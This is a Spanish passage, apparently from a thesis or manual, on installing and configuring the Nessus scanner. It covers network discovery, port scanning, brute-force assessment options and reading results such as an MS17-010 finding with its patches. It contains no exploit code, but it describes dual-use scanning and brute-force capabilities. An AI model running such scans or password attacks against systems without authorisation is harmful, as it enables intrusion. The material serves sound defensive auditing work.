

Si se selecciona Microsoft Windows hay versiones de 32 y 64 bits, estas tienen soporte para Windows server, Windows 7 y 8, también hay soporte para server 2012 en su versión r2 y arquitecturas de 64 bits. Para instalarlo no hay mayor complicación se lo hace de una manera muy sencilla el cual hay que ir aceptando los términos y manejarlo de siguiente y siguiente como se muestra en la Figura 23.




Figura 23. Instalación de Nessus en Windows.

Fuente: elaboración propia.

Una vez pulsado el botón siguiente se especifica el directorio donde se va a guardar que sería por defecto la carpeta de archivos de programa como muestra la Figura 24.




Figura 24. Selección de carpeta instalación de Nessus en Windows.

Fuente: elaboración propia.

Nessus viene también con una librería denominada WinPcap la cual permite capturar y transmitir paquetes de la red utilizando la pila de protocolos, la cual también se va a descargar en el momento de la instalación, esta librería también la utilizan algunos Sniffers, la Figura 25 muestra el asistente de instalación de esta librería.




Figura 25. Instalación de librería WinPcap.

Fuente: elaboración propia.

Terminada la instalación automáticamente se abre el navegador y la aplicación se carga en el puerto 8834, el cual pues prácticamente la manera en la que se va a entrar al esquema de Nessus como se muestra en la Figura 26.





Figura 26. Acceso a Nessus en el puerto 8834 del navegador web.

Fuente: elaboración propia.

Una vez ingresado a la página principal del aplicativo, lo primero que se tiene que hacer con esta herramienta es validar el usuario que se va a utilizar, para eso se crea uno genérico que puede ser admin y una contraseña como se muestra en la Figura 27.



STEP 1 OF 3

Nessus N

Create an account

To use this scanner, an account must be created.
This account can execute commands on remote targets and should be treated as a root user.

Username *


Password *

Continue

Figura 27. Creación de la cuenta de acceso en Nessus.

Fuente: elaboración propia.

El siguiente paso va a solicitar un código, este código es el que se va a utilizar para poder realizar los escaneos, se va a validar el código de acuerdo a la versión que se está utilizando. Este código se lo puede solicitar en la página principal de Nessus, para lo cual hay que registrarse y automáticamente se envía el código de activación al correo del usuario. La Figura 28 muestra la selección del tipo de escáner.



STEP 2 OF 3

Nessus N

Register your scanner

Enter an activation code below to run your scanner locally or choose one of the dropdown options to run it in managed mode.

Scanner Type

Home, Professional or Manager ▼

Activation Code *

WEBEVAL-5225-C548-71FD-5D35-EB96

Settings Back Continue

Figura 28. Selección del tipo de escáner en Nessus.

Fuente: elaboración propia.

Una vez seleccionado el código se va a proceder a actualizar la herramienta de acuerdo a las últimas vulnerabilidades que vayan apareciendo y con esto se ha concluido la instalación de esta aplicación como se muestra en la Figura 29.




Figura 29. Actualización de la herramienta de escaneo mediante los plugins.

Fuente: elaboración propia.

Terminado de actualizar todos los plugins descargados aparecerá la pantalla de acceso, toda la plataforma va a ser accesada vía web por lo general disponible en el puerto 8834 como muestra la Figura 30.




Figura 30. Pantalla de acceso a Nessus.

Fuente: elaboración propia.

Ingresa las credenciales de acceso aparecerá la pantalla principal de Nessus para trabajar con los escaneos, donde se tiene algunas opciones de la configuración, detalles de la plataforma donde está instalado, datos de la conexión, información de los plugins y fecha de expiración de la herramienta. También hay detalles del usuario, perfil, soporte técnico y otras cosas más como muestra la Figura 31.





Figura 31. Pantalla principal de la herramienta Nessus.

Fuente: elaboración propia.

5.1.2. Conociendo Nessus y la red

Continuando con las opciones de Nessus ya se explicó sobre el proceso de la instalación y actualización de los diferentes plugins, se accedió a la plataforma a través de la pantalla de autenticación lo que mostró el menú principal y las diferentes opciones para los escaneos.

De manera general se tiene las notificaciones en la parte superior derecha, se tiene las opciones de la configuración donde se puede ver algunos detalles sobre los plugins, sobre la versión que se está utilizando, la plataforma el código de activación, algunas opciones para las cuentas, también para la configuración por si acaso se necesite detalles para proxys si es el caso de configurar uno, como muestra la Figura 32.



The screenshot shows the 'Proxy Server' configuration window in Nessus. At the top left is a globe icon. To its right is a text block: 'Proxy servers are used to forward HTTP requests. If your organization requires one, Nessus will use these settings to perform plugin updates and communicate with remote scanners and agents. Only the host and port fields are required. Username, password, authentication type and user-agent are available if needed.' Below this is a form with the following fields: 'Host' (text input), 'Port' (text input), 'Username' (text input), 'Password' (text input), 'Auth Method' (dropdown menu with 'AUTO DETECT' selected), and 'User-Agent' (text input). A 'Test Proxy Server' button is located below the 'User-Agent' field. At the bottom left of the window are 'Save' and 'Cancel' buttons.

Figura 32. Configuración de un proxy en Nessus.

Fuente: elaboración propia.

Lo importante para el analista va a estar en la parte superior izquierda, dónde se va a poder ver los escaneos como muestra la Figura 33.




Figura 33. Menú de opciones para realizar escaneos en Nessus.

Fuente: elaboración propia.

También se va a poder ver las políticas, las cuales van a estar personalizadas. Nessus tiene por default algunas políticas que ya vienen como predefinidas de acuerdo a lo que se vaya a ocupar, se tiene n cantidad de políticas que van a permitir identificar, desde la parte de descubrir servicios en la red hasta vulnerabilidades muy específicas las cuales se pueden ir personalizando de acuerdo a lo que se necesite. En este caso también se puede crear folders para un trabajo en específico e ir guardando los escaneos realizados, la Figura 34 muestra la forma de crear un folder para un determinado escaneo.




Figura 34. Creación de folder para guardar un escaneo en Nessus.

Fuente: elaboración propia.

En el caso de que se quisiera crear una escaneo simplemente se selecciona en el menú de escaneos, aquí se va a tener algunos templates o plantillas desde configuraciones avanzadas para personalizar los escaneos al igual que en las políticas, así como, opciones que se pueden utilizar como la detección de la vulnerabilidad CVE-2014-6271 conocida como Bash Shellshock Detection, también hay algunos escaneos muy

básicos en la red, manejar la parte de credenciales, incluso se puede manejar otro tipo de vulnerabilidades cómo es la CVE- 2016 – 0128, poder descubrir los equipos que están en la red e incluso realizar pruebas hacia aplicaciones web.

Algo que también permite esta herramienta en esta versión casera es el análisis de malware directamente en equipos Windows, se puede personalizar y ver si los equipos están comprometidos. Las opciones que tienen banda que dice **“Update”**, también se las puede realizar, sin embargo, es necesario adquirir una versión distinta a la que se está utilizando, como muestra la Figura 35.




Figura 35. Opciones para actualizar escaneos en Nessus.

Fuente: elaboración propia.

En la parte de las opciones de avanzadas del menú de escaneos, se puede personalizar de una manera puntual los tipos de escaneos que se va a realizar, desde un escaneo con o sin credenciales, a bases de datos, un tipo de infraestructura en específico, sistemas operativos, incluso hasta manejar los plugins que se van a utilizar, en este caso se tiene la parte general donde está el nombre del escaneo la descripción, el tipo de folder en el que se va a guardar, aquí se va a poner la IP o el rango de IPs que se vayan a manejar. La Figura 36 muestra la pantalla principal de este tipo de escaneo con opciones avanzadas.




Figura 36. Escaneo con opciones avanzadas en Nessus.

Fuente: elaboración propia.

En el caso de que el escaneo fuera hacia una infraestructura web, se pondría ya sea la URL del sitio o se bastaría con ubicar la IP con el puerto que se está trabajando, en este caso existen también otras opciones, en el cual se pueden manejar notificaciones y para esto se tendría que configurar los servicios de SMTP, POP3 de acuerdo al servidor que va a enviar el correo. También hay opciones para el descubrimiento, aquí se va a poder trabajar con la herramienta e indicarle cómo va a realizar el descubrimiento, se lo puede utilizar mediante pings, técnicas como ARP, TCP, se le puede configurar para que trabaje sobre algunos puertos en específico o todos los puertos, la Figura 37 muestra la pantalla de configuración de descubrimiento de la red.




Figura 37. Configuración de descubrimiento de la red en Nessus.

Fuente: elaboración propia.

También se tiene opciones para el escaneo, puede hacer una mezcla de una red privada o pública, existen otras opciones para la parte del escaneo de puertos en el cual se va a indicar cuáles son los puertos que se necesitan que se enumeren, en este caso se tiene enumeraciones de puertos locales ya sea por de opciones TCP o UDP.

Existen también opciones para descubrir servicios y se pueden personalizar para utilizar todos los puertos y sus versiones. Hay una opción muy interesante que es la opción de **“ASSESSMENT”**, aquí se puede manejar toda la parte de ataques de fuerza bruta, donde incluso se puede definir los parámetros para realizar este tipo de ataques, se puede indicar que lo realice directamente hacia una base de datos Oracle, se puede utilizar archivos para login, passwords, se puede hacer ataques de fuerza bruta en infraestructuras como Cisco, páginas web podemos, se puede utilizar también proxys. La Figura 38 muestra las opciones de este menú.




Figura 38. Opciones del menú ASSESSMENT en Nessus.

Fuente: elaboración propia.

También hay opciones muy generales para el malware el cual está basado en HASH soportado en MD5, en si existen muchas opciones para revisar en esta herramienta y realizar las diferentes pruebas de vulnerabilidades tanto en los sistemas como en la red.

5.1.3. Interpretando los escaneos

Una vez que se ha terminado el escaneo, aparecerá un “visto” lo cual indica que el escaneo fue completado y se puede dar clic directamente sobre este escaneo como se muestra en la Figura 39.




Figura 39. Visualización del escaneo de la red completado.

Fuente: elaboración propia.

Si se desea ver el detalle de los resultados del escaneo, solo se debe pulsar el enlace y aparecerá el detalle de las vulnerabilidades encontradas en la red, equipo por equipo como muestra la Figura 40.




Figura 40. Resultados del escaneo en Nessus.

Fuente: elaboración propia.

En la Figura 40 se muestra los resultados del segmento especificado, se visualizan algunos detalles muy generales, en el cual se muestra el nombre del escaneo, el estatus, el tipo de política que se utilizó, la cual fue una “política de descubrimientos, Discovery”, el tipo de escaneo, el cual fue en una red privada. En este caso si se selecciona uno de los equipos dándole clic, se va a poder ver detalles sobre este tipo de escaneo, aquí se muestra la descripción el cual está relacionado con las políticas de descubrimiento que se especificó en la configuración inicial. La Figura 41 muestra el detalle del escaneo del host seleccionado.




Figura 41. Detalles del equipo escaneado en Nessus.

Fuente: elaboración propia.

Si se hace algunas configuraciones para opciones TCP y UDP se va a realizar el descubrimiento, entre los detalles generales que se muestran está la IP y la MAC Address, el sistema operativo. Este podría ser el primer escaneo para un descubrimiento y entre los detalles más relevantes están las diferentes vulnerabilidades encontradas en este equipo como muestra la Figura 42.




Figura 42. Listado de vulnerabilidades encontradas en Nessus.

Fuente: elaboración propia.

Cuando se realiza un escaneo estos pueden tardar, por varios factores como puede ser la política, esta indica que tan rápido va a ser el escaneo, que tan profundo, si se utilizan credenciales o no, los tipos de plugins y otro elemento esencial también es, las características del equipo, si se tiene un equipo con buen hardware como memoria RAM, un buen procesador hay que tener en cuenta que también la red se convertirá en un factor que influirá en el resultado del escaneo.

Se podría trabajar directamente sobre la opción **“Credentialed Patch Audit”**, aquí se va a poder trabajar directamente con las credenciales, esto va a permitir en algunos casos poder auditar las políticas de los equipos y validar que estos estén cumpliendo con ciertas políticas, por ejemplo, que los passwords tengan combinaciones de letras que pueden ser mayúsculas, minúsculas, números y símbolos, la parte de caducidad de una contraseña, etc. La Figura 43 muestra la opción en el menú principal de escaneos.




Figura 43. Opción para trabajo con credenciales en Nessus.

Fuente: elaboración propia.

Si se tuviera que validar un ataque de fuerza bruta, se analizaría si realmente las políticas de bloqueo se cumplen con éxito y se verificaría las posibles amenazas y vulnerabilidades que pueden afectar tanto al equipo como a la red. Se pueden detectar todas las vulnerabilidades en un equipo al dar un clic sobre él y muestra el nivel de criticidad de cada vulnerabilidad interpretada por escala de colores como se muestra en la Figura 44.




Figura 44. Niveles de vulnerabilidad interpretada por colores en Nessus.

Fuente: elaboración propia.

Si, por ejemplo, se selecciona a una vulnerabilidad con un nivel crítico dado por el color “rojo” aparecerá un detalle de ese fallo, junto con las posibles soluciones que vienen dada en hipervínculos para descargar los parches y plugins para reparar dicha vulnerabilidad como muestra la Figura 45.

☐ Sev	Name	Family	Count
☐ CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (...)	Windows	1
☐ HIGH	SSL Version 2 and 3 Protocol Detection	Service detection	1

Figura 45. Listado de vulnerabilidades mostradas por criticidad en Nessus.

Fuente: elaboración propia.

Si se pulsa dicha vulnerabilidad de la misma aparecerá el detalle de dicho fallo junto con las posibles soluciones para corregirla como muestra la Figura 46.

CRITICAL

MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBL...

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

